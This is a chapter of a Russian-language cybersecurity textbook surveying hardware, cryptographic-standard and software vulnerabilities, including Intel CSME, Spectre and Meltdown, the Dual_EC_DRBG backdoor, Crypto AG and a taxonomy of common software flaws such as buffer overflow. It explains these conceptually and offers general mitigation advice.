ГЛАВА 3

ТИПОВЫЕ УЯЗВИМОСТИ В СИСТЕМАХ КИБЕРЗАЩИТЫ

Представлены результаты системного анализа основных наиболее известных типов уязвимостей в современных системах киберзащиты. Рассмотрены основные типы уязвимостей в микросхемах, в криптографических алгоритмах и криптографических стандартах, в программном обеспечении информационных систем, а также уязвимости в бортовом оборудовании воздушных судов и современных робототехнических комплексов гражданского и военного назначения. Приведена наиболее устоявшаяся классификация, термины и определения уязвимостей современных систем информационной безопасности, примеры использования киберпреступниками наиболее распространенных уязвимостей. Например, достаточно подробно рассмотрен механизм работы опасной уязвимости типа «переполнение буфера».

Отдельный раздел главы посвящен основным уязвимостям в бортовых электронных системах управления воздушными судами и мобильной техникой (легковые и грузовые автомобили и электромобили, «беспилотные» транспортные средства). Это относительно новое направление кибербезопасности называется Hackoble – (уязвимости современных автомобилей для кибератак).

Завершает главу раздел, посвященный наиболее эффективным методам выявления программных уязвимостей (сертификационные испытания, тестирование безопасности кода и др.), здесь же рассмотрена концепция Fiva-Level Problem – основные пути снижения уязвимостей критических систем.

3.1. Уязвимости в микросхемах

В нашей двухтомной технической энциклопедии по проблеме аппаратных троянов мы описали конкретные уязвимости более десяти конкретных типов микросхем, в том числе и фирмы Intel, выявленные нами лично более 30 лет назад в период нашей работы в качестве инженеров-разработчиков микросхем военного и космического назначения. Поскольку фактически по заданиям Министерства обороны СССР мы решали задачи их «клонирования» и последующей организации на минском Интеграле их серийного производства под контролем Военного Представительства (тогда оно называлось Представительство Заказчика – ПЗ), все эти выявленные уязвимости (бэкдоры) были нами схемотехнически и топологически «замурованы» (нейтрализованы) и таким образом подобные уязвимости были исключены из серийной продукции нашего предприятия.

Понятно, что в те уже далекие времена задача выявления и локализации подобных уязвимостей решалась достаточно просто из-за невысокой в то время степени интеграции и функциональной сложности того поколения микросхем – «паразита»

можно было даже *увидеть* под микроскопом, анализируя пару тысяч содержавшихся на кристалле транзисторов с микронными проектными нормами. Как мы показали в вышеупоминаемой энциклопедии – с уменьшением проектных норм в сторону «глубокого субмикрона» сложность проблем выявления подобных уязвимостей в микросхемах возросла на порядок и потребовала от разработчиков приложения значительных усилий для разработки новых методов обнаружения, что на практике оказалось очень непростой задачей.

В подтверждение этого факта ниже в этом разделе мы приведем ряд конкретных «более свежих» примеров из этой сферы. Как известно, в большинстве компьютеров современных информационных систем широко используется *центральный процессор фирмы Intel в различных модификациях*. Как было показано в [1], в конце 2019 года эксперты известной российской компании ***Positive Technologies*** обнаружили в большинстве выпущенных за предыдущие пять лет микросхем фирмы Intel очередную неустранимую уязвимость. С ее помощью можно не только извлекать конфиденциальную информацию с ПК жертвы, но и выдавать за него собственный компьютер, причем не оставляя следов.

Positive Technologies обнаружила опасную уязвимость в чипсетах корпорации Intel, которая угрожает безопасности данных на миллионах компьютеров по всему миру. Данной уязвимости подвержены почти все чипсеты компании за последние пять лет. Полностью избавиться от нее с помощью патчей невозможно, необходимо менять оборудование. Суть проблемы – в оборудовании Intel содержатся ошибки как на аппаратном уровне, так и на программном – в *прошивке подсистемы* ***Intel CSME***. Последняя проявляется на самом раннем этапе работы этой подсистемы, в ее неперезаписываемой (ROM) загрузочной памяти.

Intel CSME обеспечивает начальную аутентификацию системы, построенной на чипах Intel, загружая и проверяя все остальное микропрограммное обеспечение современных платформ. В частности, именно Intel CSME, взаимодействуя с микрокодом центрального процессора (CPU), обеспечивает подлинность прошивки UEFI BIOS. Кроме того, Intel CSME загружает и верифицирует прошивку контроллера электропитания (PMC), управляющего подачей напряжения к каждому аппаратному блоку в микросхемах Intel, отмечает Ермолов.

Подсистема также является *«криптографической базой»* для таких популярных технологий защиты Intel, как ***DRM, Intel Identity Protection, Intel EPID и fTPM***. Внутри прошивки Intel CSME реализована схема удаленной аттестации доверенных систем (EPID), которая позволяет однозначно и анонимно идентифицировать каждый компьютер. Такая схема может использоваться, к примеру, для защиты цифрового контента правообладателями или финансовых транзакций.

Другими словами, Intel CSME является самым настоящим фундаментом или «корнем доверия», на котором держится вся система безопасности Intel.

В мае 2019 г. Intel выпустила обновления безопасности Intel-SA-00213, которое исправляло ошибку в подсистеме CSME. На тот момент считалось, что уязвимость CVE-2019-0090 позволяет злоумышленнику с физическим доступом к устройству выполнять произвольный код на нулевом уровне привилегий подсистемы.

Согласно исследованию Positive Technologies [1], проблема на самом деле оказалась куда опаснее, чем считалось ранее. Как выяснилось, из-за незащищен-

ности микропрограммы CSME на раннем этапе загрузки злоумышленник ко всему прочему в течение этого непродолжительного периода времени может извлечь корневой ключ платформы (chipset key), который записан в микросхеме PCH, и получить доступ к зашифрованным этим ключом данным. При этом факт утечки ключа невозможно зафиксировать.

С помощью ключа можно не просто расшифровывать данные, хранящиеся на устройстве, но и подделать его аттестацию, которая основана на вышеописанной схеме EPID, проще говоря – выдать свой компьютер за ПК жертвы. Благодаря этому можно, к примеру, обойти технологию защиты DRM с целью нелегального копирования цифрового контента. Наконец, подделка аттестата способна нарушить безопасность банковских транзакций.

В общем случае для осуществления подобной операции преступнику потребуется непосредственный физический доступ к целевому ПК, однако, как отмечает Ермолов, в некоторых случаях возможен и удаленный перехват ключа.

Специалисты Intel рекомендуют пользователям устройств, использующих технологии Intel CSME, Intel SPS, Intel TXE, Intel DAL и Intel AMT, обратиться к производителю конкретного устройства или материнской платы, чтобы получить обновление микропрограммы или BIOS для устранения этой уязвимости.

Однако, как указывает ведущий спициалист отдела исследований безопасности Positive Technologies Марк Ермолов в своем посте на популярном в среде профессионального информационного сообщества «Хабре», предложенное Intel решение позволяет обезопаситься лишь от одного из возможных векторов атаки. С учетом же невозможности фундаментального исправления данной проблемы путем внесения изменений в ROM чипсета, Positive Technologies рекомендуют отключить технологию шифрования носителей информации, использующую подсистему Intel CSME, или рассмотреть возможность замены парка компьютеров на ПК с процессорами Intel 10 серии и выше.

Следует подчеркнуть, что специалисты Positive Technologies не в первый раз находят опасные «дыры» в технологиях Intel. Так, в марте 2019 г. стало известно об обнаружении ранее неизвестной широкой общественности функции в чипах Intel, которая называется Intel VISA. Это полноценный логический анализатор сигналов, который потенциально может быть использован злоумышленниками для получения доступа к критически важной информации из оперативной памяти компьютера, в том числе к персональным данным и паролям пользователей.

Проанализировать технологию Intel VISA позволила ранее выявленная экспертами Positive Technologies уязвимость в подсистеме Intel Management Engine (IME), получившая индекс INTEL-SA-00086. IME – это закрытая технология, которая представляет собой интегрированный в микросхему Platform Controller Hub (PCH) микроконтроллер с набором встроенных периферийных устройств. Недостаток в IME дает злоумышленникам возможность атаковать компьютеры – например, устанавливать шпионское ПО в код данной подсистемы. Для устранения этой проблемы недостаточно обновления операционной системы, необходима установка исправленной версии прошивки.

В августе 2018 г. Positive Technologies обнаружила баг в JTAG (Joint Test Action Group), специализированном аппаратном интерфейсе на базе стандарта IEEE 1149.1,

который предназначен для подключения сложных цифровых микросхем или устройств уровня печатной платы к стандартной аппаратуре тестирования и отладки [1]. Реализация JTAG в IME обеспечивает возможность отладочного доступа к процессору (при наличии физического доступа). Уязвимость позволяла получать низкоуровневый доступ к аппаратной части компьютера и запускать произвольный код «за пределами видимости пользователя и операционной системы».

Широкий резонанс в экспертном сообществе вызвали уязвимости, эксплуатирующие недостатки *механизма спекулятивного выполнения инструкций* [1]. Поясним – чтобы повысить скорость работы, процессоры сами прогнозируют, выполнение каких инструкций потребуется от них в ближайшее время, и начинают их выполнять досрочно. Если прогноз подтверждается, процессор продолжает выполнять инструкцию. Если же оказывается, что в ее выполнении не было необходимости, все то, что процессор уже успел сделать, откатывается назад. При этом данные прерванного выполнения могут сохраняться в кэше, *к содержимому которого при определенных условиях можно получить доступ*. Яркий пример таких уязвимостей – Meltdown и Spectre, которые были обнаружены в январе 2018 г. в процессорах Intel, AMD и ARM64. Meltdown давала возможность пользовательскому приложению получить доступ к памяти ядра, а также к другим областям памяти устройства. Spectre же нарушала изоляцию памяти приложений, благодаря чему через эту уязвимость можно получить доступ к данным чужого приложения. В совокупности эти проблемы и получили название «чипокалипсиса». Чуть позднее были обнаружены еще семь разновидностей Meltdown/Spectre.

В марте 2019 г. стало известно еще об одной уязвимости под названием Spoiler, которая использует особенности микроархитектуры Intel и обеспечивает доступ к личным данным и паролям любого ПК [1]. Для взлома системы достаточно вируса или скрипта в браузере. Spoiler затрагивает все поколения процессоров Intel Core. Аппаратной защиты от нее не существует, и появится она только в следующих поколениях процессоров после «существенной работы по перепроектированию на уровне кремния».

Таким образом, только на этом примере мы показали одну из многочисленных «брешей» в системе обеспечения кибербезопасности информационных систем. В нашей работе [Программные и аппаратные трояны. Способы внедрения и методы противодействия. Первая техническая энциклопедия. – М: Техносфера, 2018] мы приводим примеры других микросхем различных фирм-изготовителей с аналогичными «бэкдорами».

3.2. Уязвимости в криптографических алгоритмах (стандартах)

Для более детального ознакомления с этой темой «непрофессионалов» рекомендуем обратиться к популярной книге Бориса Сыркова «Сноуден – самый опасный человек в мире» (Москва, Алгоритм-2016 г.), основные моменты из материалов которой положены в основу этого раздела.

Как известно, случайные числа играют очень важную роль в криптографии. Если «взломать» генератор псевдослучайных чисел, то в большинстве случаев уда-

ется целиком взломать и криптосистему, в которой этот генератор используется. Разработка качественного генератора случайных чисел – дело весьма непростое. Поэтому они являются предметом неослабного и пристального внимания исследователей-криптографов на протяжении уже многих десятков лет.

Даниэль Шумоф и его коллега из «Майкрософт» Нильс Фергюсон в 2007 г. на конференции по криптографии в американском городе Санта-Барбара представили доклад «О возможном наличии уязвимости в стандарте шифрования «НИСТ СП800-90».

Из него следовало, что алгоритм генерации случайных чисел Dual_ EC_DRBG, получивший официальное одобрение со стороны американского правительства в составе стандарта шифрования «НИСТ СП800-90», имел «лазейку», которая позволяла его «взламывать». Более того, эта «лазейка» обладала признаками уязвимости, которую кто-то ***специально*** встроил в алгоритм шифрования, чтобы иметь возможность читать сообщения, засекреченные с его помощью. Однако тогда большинство экспертов решили, что, скорее всего, это была простая «оплошность» (дефект) разработчиков.

Все изменилось в октябре 2013 года после очередной сенсационной публикации в американской газете «Нью-Йорк таймс». В этой публикации говорилось: «Секретные служебные документы АНБ, по-видимому, подтверждают, что фатальная «слабость» в стандарте шифрования, которую в 2007 году обнаружили два программиста из «Майкрософт», была встроена туда агентством. Оно само разработало этот стандарт и энергично добивалось его одобрения, неофициально именуя образцовым».

Национальный институт стандартов США (НИСТ), который одобрил алгоритм Dual_ EC_DRBG и стандарт «НИСТ СП800-90», был вынужден заново вынести их на публичное обсуждение. Корпорация «РСА», являвшаяся лидером американского рынка компьютерной безопасности, во всеуслышание отказалась от использования алгоритма Dual_EC_DRBG, признав, что именно этот алгоритм несколько лет *по умолчанию* использовался в ее комплекте криптографических программ.

Считается, что правильный *выбор криптографического алгоритма по умолчанию* является необходимым условием обеспечения безопасности коммуникаций. Наличие изъяна в алгоритме по умолчанию означает, что криптосистема в целом тоже ненадежна. Ведь по некоторым данным, если производитель явно устанавливал в своем продукте значение по умолчанию, то более 90% пользователей оставляли его неизменным. А если устанавливал неявно, то, как бы ни призывали пользователей сменить неявное значение по умолчанию средства массовой информации, инструкции по эксплуатации и встроенные в продукт справочные подсистемы, это реально делали не более 60% пользователей.

С другой стороны, надо признать, что правильный выбор криптографического алгоритма, используемого по умолчанию в программном продукте, вряд ли можно признать достаточно надежным способом защиты от «лазеек», если в списке опций присутствует алгоритм с «лазейкой».

Ведь злоумышленник, подобный АНБ, может проникнуть в компьютерную систему и переназначить используемый по умолчанию именно алгоритм с «лазейкой», сделав тем самым совершенно бесполезным шифрование. Это значительно более эффективный шпионский метод, чем применение клавиатурного шпиона

или другого подобного ему трояна. В последнем случае в компьютерной системе «прописывается» немалая по своему размеру программа. При ее обнаружении трудно будет сделать вид, что произошла непреднамеренная ошибка. И совсем другое дело, например, если поменять один бит в реестре операционной системы «Виндоуз», чтобы активировать «лазейку», заранее встроенную в криптографический алгоритм. Здесь заметно присутствие тайного умысла более утонченного, чем «прямолинейное» заражение компьютера трояном.

В то же время если признать, что выявленная слабость в стандарте «НИСТ СП800-90» на самом деле являлась «лазейкой», то ее создатели проявили предусмотрительность. Глядя на алгоритм, трудно было со всей уверенностью сказать, действительно ли это «лазейка» или просто результат недоработки его авторов. Что и требовалось от качественной «лазейки», если бы ее вдруг обнаружили бы. Тогда всю вину за нее можно было бы свалить на разработчиков.

В 1995 году американская газета «Балтимор сан» опубликовала материал, из которого следовало, что с подачи АНБ «лазейка» была встроена в шифраторы швейцарской фирмы «Крипто АГ». А в 1999 году обнаружилось, что криптографический ключ, который использовался в операционной системе «Виндоуз НТ» корпорации «Майкрософт», содержал в своем названии аббревиатуру «АНБ». Этот факт породил спекуляции о том, что «Майкрософт» тайно предоставила АНБ возможность готовить собственные обновления криптоядра «Виндоуз НТ» и придавать им законную силу, подписывая с помощью специального ключа. «Майкрософт» свою вину отрицала, объясняя сей факт простым отражением контролирующей роли АНБ при получении разрешения на экспорт программных продуктов, в которые встраивались средства шифрования.

В 2006 году Шумоф и Фергюсон занялись анализом еще одного алгоритма Dual_EC_DRBG. В стандарт «НИСТ СП800-90», помимо Dual_EC_DRBG, входили еще три алгоритма генерации псевдослучайных чисел, которые предполагалось использовать при шифровании секретной и конфиденциальной информации.

Алгоритм Dual_EC_DRBG основывался на классической теории эллиптических кривых над конечными полями. По мнению АНБ, за этим алгоритмом было большое будущее, как за более компактным, быстродействующим и «стойким». Поэтому стремление АНБ включить Dual_EC_DRBG в состав стандарта «НИСТ СП800-90» выглядело вполне оправданным.

Однако вышеупомянутые Шумоф и Фергюсон, в 2006 году начавшие изучать алгоритм Dual_EC_DRBG на предмет его реализации в составе семейства операционных систем семейства «Виндоуз», обратили внимание на своеобразные свойства этого алгоритма. Во-первых, он работал очень медленно – на два-три порядка медленнее, чем три остальных датчика псевдослучайных чисел. А во-вторых, алгоритм Dual_EC_DRBG не обладал достаточной степенью безопасности. Иными словами, сгенерированные с его помощью числа были *недостаточно случайными*. Ситуация не была катастрофической, но представлялась весьма странной, учитывая, что стандарт «НИСТ СП800-90» получил официальную поддержку со стороны американского правительства.

Эти исследователи выяснили, что стандарт «НИСТ СП800-90» содержал список констант, которые использовались в алгоритме Dual_EC_DRBG. Откуда они

взялись, сказано не было. Но тот, кто рассчитал эти константы для включения в стандарт, мог одновременно рассчитать и *второй список* констант и использовать его, чтобы абсолютно точно предсказывать псевдослучайную последовательность, генерируемую алгоритмом Dual_EC_DRBG. Шумоф и Фергюсон убедительно продемонстрировали другим экспертам, как это сделать, зная всего лишь первые 32 байта псевдослучайной последовательности.

Казалось бы, инцидент был исчерпан еще в 2007 году. Любой разработчик программных приложений, взявший на себя труд даже поверхностно ознакомиться с докладом Шумофа и Фергюсона, сразу понял бы, что алгоритм Dual_ EC_DRBG обладал существенным изъяном, и не стал бы использовать его в своих разработках.

Однако американское правительство обладало гигантской «покупательной способностью», и большинство софтверных компаний *были вынуждены использовать алгоритм Dual_EC_DRBG в своих продуктах, чтобы иметь возможность их сертифицировать*. Ведь без государственной сертификации стать поставщиком программных средств безопасности правительственным ведомствам в США не было никакой возможности.

Вот и корпорация «Майкрософт» встроила поддержку стандарта «НИСТ СП800-90», включая алгоритм Dual_EC_DRBG, в состав своей операционной системы «Виндоуз Виста» в феврале 2008 года. Понятно почему: этого желал один из основных клиентов корпорации – правительство США, и использование Dual_EC_DRBG санкционировал НИСТ. Примеру «Майкрософт» последовали и другие корпорации, включая «Циско» и «РСА».

На этом, описанном «литературным» языком примере из цитируемой книги Б.Сыркова мы показали, что даже *официально принятые* (*сертифицированные*) программные продукты могут содержать различные уязвимости.

3.3. Преднамеренные уязвимости в шифровальном оборудовании

По понятным причинам тема уязвимостей в шифровальном оборудовании является «закрытой» для публикации в специальной технической литературе и тем более – для обсуждения в СМИ.

Тем не менее проблема существует, и надо понимать угрозы эксплуатации подобных уязвимостей.

Защита информации сегодня очень выгодный бизнес – если вы желаете обезопасить свое промышленное предприятие от различного рода киберугроз – платите большие деньги и вам поставят «под ключ» «самые эффективные» программные и аппаратные средства киберзащиты. К сожалению, абсолютное большинство компаний, действующих сегодня на рынке производственной безопасности России, не являются резидентами РФ. Поэтому принимая решение о закупке подобных средств киберзащиты, специалисты по безопасности и руководители предприятий должны учитывать и соответствующие риски. Поясним суть риска на весьма показательном примере.

В январе 2020 года сразу несколько влиятельных мировых СМИ (американская Washington Post, немецкий телеканал ZDF и швейцарский канал SRF) опубликовали

информацию об известной швейцарской компании – производителе шифровального оборудования ***Crypto AG***. Эта фирма с 1958 года поставляла кодирующие шифровальные устройства правительствам более 120 стран мира вплоть до нынешнего времени. Оказалось, что с самого момента создания этой компании как ЦРУ США, так и БНД ФРГ полностью ее контролировали через «подставную» компанию ***Minerva*** в Лихтенштейне. Компания ***Crypto AG*** поставляла два типа шифровального оборудования – безопасное (только для США, Великобритании и ФРГ) и «уязвимое» (для остальных). Эта совместная операция ЦРУ и БНД под названием «Операция Рубикон» обеспечила возможность спецслужбам контролировать всю секретную переписку более 100 государств с помощью созданных «бэкдоров» («задняя дверь») в системе обеспечения безопасности шифрования. В 80-е годы через оборудования ***Crypto AG*** шло более 40% всей секретной дипломатической переписки в мире.

Надо сказать, что СССР и Китай не сотрудничали с этой фирмой *«из-за подозрений о происхождении компании»* – во времена холодной войны советская разведка успешно выполняла свои функции.

Сегодня на вышеупомянутом рынке систем кибербезопасности вы видите две известные швейцарские фирмы – ***CyOne Security*** и ***Crypto International*** – знайте, что это названия компаний, «выкупивших акции» той самой ***Crypto AG***. На этом конкретном частном примере авторы хотели показать суть рисков покупателя средств киберзащиты у зарубежного, даже трижды сертифицированного поставщика: никак нельзя недооценивать высокий профессиональный уровень и финансовые возможности западных спецслужб, которые по долгу службы *просто обязаны* в этой ситуации использовать разработчиков и поставщиков средств киберзащиты в интересах «национальной безопасности США», при этом далеко не всегда разработчики, владельцы и руководители таких компаний-поставщиков осведомлены о реальном «положении вещей». Единственный способ исключения подобного риска – использование отечественных продуктов технологии кибербезопасности, созданных на основе опять же отечественной доверенной ЭКБ. Более детально эти вопросы будут обсуждены в заключительной главе этой книги.

3.4. Уязвимости программного обеспечения информационных систем

3.4.1. Классификация, термины и определения типовых уязвимостей программного обеспечения

Уязвимости вычислительных систем

Термин «*уязвимость*» обычно используется специалистами по компьютерной безопасности во множестве самых различных контекстов. Обычно термин «уязвимость» ассоциируется с нарушением политики безопасности, вызванным неправильно заданным набором правил проектирования или ошибкой в обеспечивающей безопасность конкретного компьютера программе. Эксперты по безопасности обычно ориентируются на *потенциальный ущерб* от вирусной атаки, использующей уязвимость, и в зависимости от потенциального уровня этого «ущерба» разделяют уязвимости на *активно используемые* и *практически не используемые*.

В последние годы предпринималось много попыток все-таки более конкретно определить значение термина «уязвимость». Известная исследовательская группа MITRE, финансируемая федеральным правительством США, занимающаяся анализом критических проблем с безопасностью, разработала следующие определения:

Уязвимость – это состояние вычислительной системы, которое позволяет:

- исполнять команды от имени другого пользователя;
- получать доступ к информации, закрытой от доступа для данного пользователя;
- показывать себя как иного пользователя или иной ресурс;
- производить атаку типа «отказ в обслуживании».

В MITRE считают, что атака, производимая вследствие слабой или неверно настроенной политики безопасности, лучше описывается термином «*открытость*» (exposure).

Открытость – это состояние вычислительной системы (или нескольких систем), которое *не является уязвимостью*, но:

- позволяет атакующему производить сбор защищенной информации;
- позволяет атакующему скрывать свою деятельность;
- содержит возможности, которые работают корректно, но могут быть легко использованы в неблаговидных целях;
- является первичной точкой входа в систему, которую атакующий может использовать для получения доступа или информации.

Когда злоумышленник пытается получить неавторизованный доступ к системе, он производит сбор информации (расследование) о своем объекте, собирает любые доступные данные и затем использует слабость политики безопасности («открытость») или какую-либо уязвимость. Существующие ***уязвимости*** и ***открытости*** являются точками, требующими особенно внимательной проверки при настройке системы безопасности против кибервторжений.

В общем случае термин «**уязвимость**» (англ. *vulnerability*) используется для обозначения недостатка в системе, используя который, можно намеренно нарушить ее целостность и вызвать неправильную работу. Уязвимость может быть результатом ошибок программирования, недостатков, допущенных при проектировании системы, ненадежных паролей, вирусов и других вредоносных программ, скриптовых и SQL-инъекций. Некоторые уязвимости известны только теоретически, другие же активно используются и имеют известные эксплойты.

Говоря «простым языком», обычно уязвимость позволяет атакующему «обмануть» приложение – выполнить непредусмотренные создателем действия или заставить приложение совершить действие, на которое у того не должно быть прав. Это делается путем внедрения каким-либо образом в программу данных или кода в такие места, что программа воспримет их как «свои». Некоторые уязвимости появляются из-за недостаточной проверки данных, вводимых пользователем, и позволяют вставить в интерпретируемый код произвольные команды (SQL-инъекция, XSS, SiXSS). Другие уязвимости появляются из-за более сложных проблем, таких как запись данных в буфер без проверки его границ (переполнение буфера). Поиск уязвимостей иногда называют *зондированием*, например когда говорят о зондировании удаленного компьютера – подразумевают поиск открытых сетевых

портов и наличия уязвимостей, связанных с приложениями, использующими эти порты.

Как следует из анализа ведущихся на момент написания этой книги в Интернете дискуссий, метод информирования об уязвимостях до сих пор является одним из пунктов спора в сообществе компьютерной безопасности. Некоторые специалисты отстаивают немедленное полное раскрытие информации об уязвимостях, как только они найдены. Другие советуют сообщать об уязвимостях только тем пользователям, которые подвергаются наибольшему риску, а полную информацию публиковать лишь после задержки или не публиковать совсем. Такие задержки могут позволить тем, кто был извещен, исправить ошибку при помощи разработки и применения патчей, но также могут и увеличивать риск для тех, кто не посвящен в детали.

Существуют различные уже стандартные инструментальные средства, которые могут помочь в обнаружении уязвимостей в системе. Хотя эти инструменты могут обеспечить эксперту хороший обзор возможных уязвимостей, существующих в системе, они не могут заменить участие человека в их оценке.

Для обеспечения высокого уровня защищенности и целостности информационной системы необходимо постоянно следить за ней: устанавливать обновления, использовать инструменты, которые помогают противодействовать возможным атакам. Уязвимости обнаруживались во всех основных операционных системах, включая Microsoft Windows, Mac OS, различные варианты UNIX (в том числе GNU/Linux) и OpenVMS. Так как новые уязвимости находят непрерывно, единственный путь уменьшить вероятность их использования против системы – постоянная бдительность и использование обновленных версий ПО.

Классификация уязвимостей программного обеспечения

Уязвимости программ – это в большинстве случаев ошибки, допущенные программистами на этапе разработки программного обеспечения [2]. Они позволяют злоумышленникам получить незаконный доступ к функциям программы или хранящимся в ней данным. Подобные уязвимости могут появиться на любом этапе жизненного цикла, от разработки до выпуска готового программного продукта. В ряде случаев программисты нарочно оставляют «лазейки» для более эффективного проведения отладки и настройки, которые также могут рассматриваться в качестве бэкдоров или недекларированных возможностей.

В некоторых случаях возникновение уязвимостей бывает обусловлено применением разработчиком средств проектирования различного происхождения, которые увеличивают риск появления в конечном программном коде уязвимостей «диверсионного» типа.

Уязвимости появляются вследствие добавления в состав ПО сторонних компонентов или свободно распространяемого кода (open source). Чужой код часто разработчиком ПО используется «как есть» без его тщательного анализа и тестирования на безопасность.

Не стоит исключать и наличие в команде так называемых «недобросовестных» сотрудников (программистов-инсайдеров), которые могут по заданию злоумышленников преднамеренно вносить в создаваемый продукт дополнительные недокументированные функции или элементы по указанию своих «внешних хозяев».




Рис. 3.1. Динамика изменения уязвимостей в приложениях ведущих компаний за 2015–2016 гг.

Как видно из рис. 3.1, ежегодно в ПО ведущих мировых разработчиков ПО выявляются десятки и сотни подобных программ.

В зависимости от стадии появления уязвимостей ПО этот вид угроз делится в общем случае на три категории – на *уязвимости проектирования*, *реализации* и *конфигурации*.

1. *Уязвимости проектирования* – ошибки, допущенные при проектировании, сложнее всего обнаружить и устранить. Это неточности алгоритмов, закладки, несогласованности в интерфейсе между разными модулями или в протоколах взаимодействия с аппаратной частью. Их выявление и устранение является весьма трудоемким процессом, в том числе потому, что они могут проявиться в неочевидных случаях – например, при превышении предусмотренного объема трафика или при подключении большого количества дополнительного оборудования, что усложняет обеспечение требуемого уровня безопасности и ведет к возникновению путей обхода межсетевого экрана.
2. *Уязвимости реализации* появляются на этапе написания программы или внедрения в нее алгоритмов безопасности. Как правило, это некорректная организация вычислительного процесса, синтаксические и логические дефекты. При этом имеется риск, что изъян приведет к эффекту переполнения буфера или появлению дефектов иного рода. Их обнаружение занимает много времени, а ликвидация подразумевает исправление определенных участков машинного кода.
3. *Ошибки конфигурации* аппаратной части и ПО встречаются весьма часто. Распространенными их причинами являются недостаточно качественная разработка алгоритмов и отсутствие тестов на корректную работу отдельных дополнительных функций. К этой категории также относятся слишком простые пароли и оставленные без изменений учетные записи «по умолчанию».

Наиболее часто уязвимости обнаруживают в популярных и распространенных продуктах – настольных и мобильных операционных системах, браузерах.

3.4.2. Риски использования уязвимых программ

Программы, в которых находят наибольшее число уязвимостей, сегодня установлены практически на всех компьютерах, поэтому со стороны киберпреступников имеется прямая заинтересованность в поиске подобных изъянов и написании *эксплойтов* для них.

Поскольку с момента обнаружения уязвимости до «официальной» публикации разработчиком ПО исправления (*патча*) проходит довольно много времени, существует много возможностей «заразить» атакуемые компьютерные системы через подобные бреши в безопасности программного кода. При этом *пользователю достаточно только один раз открыть, например, вредоносный PDF-файл с эксплойтом, после чего злоумышленники получат полный доступ к данным*.

Заражение в последнем случае происходит по следующему алгоритму.

Пользователь получает по электронной почте *фишинговое письмо* от внушающего доверие отправителя.

В письмо вложен *файл с эксплойтом*.

Если пользователь предпринимает попытку открытия файла, то происходит заражение компьютера вирусом, трояном (шифровальщиком) или другой вредоносной программой и киберпреступники получают *несанкционированный доступ* к системе.

Исследования, проводимые различными компаниями («Лаборатория Касперского», Positive Technologies), показывают, что ***уязвимости есть практически в любом приложении, включая даже антивирусы***. Поэтому вероятность установить программный продукт, содержащий изъяны разной степени критичности, весьма высока.

Чтобы *минимизировать количество* уязвимостей в ПО, эксперты рекомендуют использовать *SDL (Security Development Lifecycle*, безопасный жизненный цикл разработки). Технология SDL используется для снижения числа багов в приложениях на всех этапах их создания и поддержки. Так, при проектировании программного обеспечения специалисты по ИБ и программисты моделируют киберугрозы с целью поиска уязвимых мест. В ходе программирования в процесс включаются автоматические средства, сразу же сообщающие о потенциальных изъянах. Разработчики стремятся значительно ограничить функции, доступные непроверенным пользователям, что способствует уменьшению поверхности атаки.

Чтобы *минимизировать влияние* уязвимостей и величину ущерба от них, иногда достаточно выполнять некоторые *простые правила*.

- Оперативно устанавливать выпускаемые разработчиками исправления (патчи) для приложений или (предпочтительно) включить автоматический режим обновления.
- По возможности не устанавливать сомнительные программы, чье качество и техническая поддержка вызывают вопросы.
- Использовать специальные сканеры уязвимостей или специализированные функции антивирусных продуктов, позволяющие выполнять поиск ошибок безопасности и при необходимости обновлять ПО.

Примеры наиболее известных типов уязвимостей программного обеспечения

Наиболее распространенные типы уязвимостей включают в себя [3]:

Нарушения безопасности доступа к памяти:

- переполнения буфера;
- висячие указатели.

Ошибки проверки вводимых данных:

- ошибки форматирующей строки;
- неверная поддержка интерпретации метасимволов командной оболочки;
- SQL-инъекция (внедрение SQL-кода);
- инъекция кода;
- инъекция e-mail;
- обход каталогов;
- межсайтовый скриптинг в веб-приложениях;
- межсайтовый скриптинг при наличии SQL-инъекции.

Состояния гонки:

- ошибки времени-проверки-ко-времени-использования;
- гонки символьных ссылок.

Путаница привилегий:

- подделка межсайтовых запросов в веб-приложениях.

Эскалация привилегий:

- shatter attack;
- уязвимость нулевого дня.

Недекларированные возможности

Ошибка безопасности

Рассмотрим основные из этих уязвимостей более детально.

Переполнение буфера (англ. *Buffer Overflow*) – тот случай, когда компьютерная программа записывает данные за пределами выделенного в памяти буфера.

Переполнение буфера обычно возникает из-за неправильной работы с данными, полученными извне, и памятью, при отсутствии жесткой защиты со стороны подсистемы программирования (компилятор или интерпретатор) и операционной системы. В результате переполнения могут быть испорчены данные, расположенные следом за буфером (или перед ним).

Переполнение буфера является одним из наиболее популярных способов взлома компьютерных систем, так как большинство языков высокого уровня использует *технологию стекового кадра* – размещение данных в стеке процесса, смешивая данные программы с управляющими данными (в том числе адреса начала стекового кадра и адреса возврата из исполняемой функции).

Переполнение буфера может вызывать аварийное завершение или зависание программы, ведущее к *отказу обслуживания* (denial of service, DoS). Отдельные виды переполнений, например переполнение в стековом кадре, позволяют злоумышленнику загрузить и выполнить произвольный машинный код от имени программы и с правами учетной записи, от которой она выполняется.

Иногда переполнение буфера намеренно используется системными программами для обхода ограничений в существующих программных или программно-аппаратных средствах. Например, операционная система iS-DOS (для компьютеров ZX Spectrum) использовала возможность переполнения буфера встроенной TR-DOS для запуска своего загрузчика в машинных кодах (что штатными средствами в TR-DOS сделать невозможно).

Принимая во внимание особую опасность этой уязвимости, далее мы ее более подробно рассмотрим в отдельном разделе.

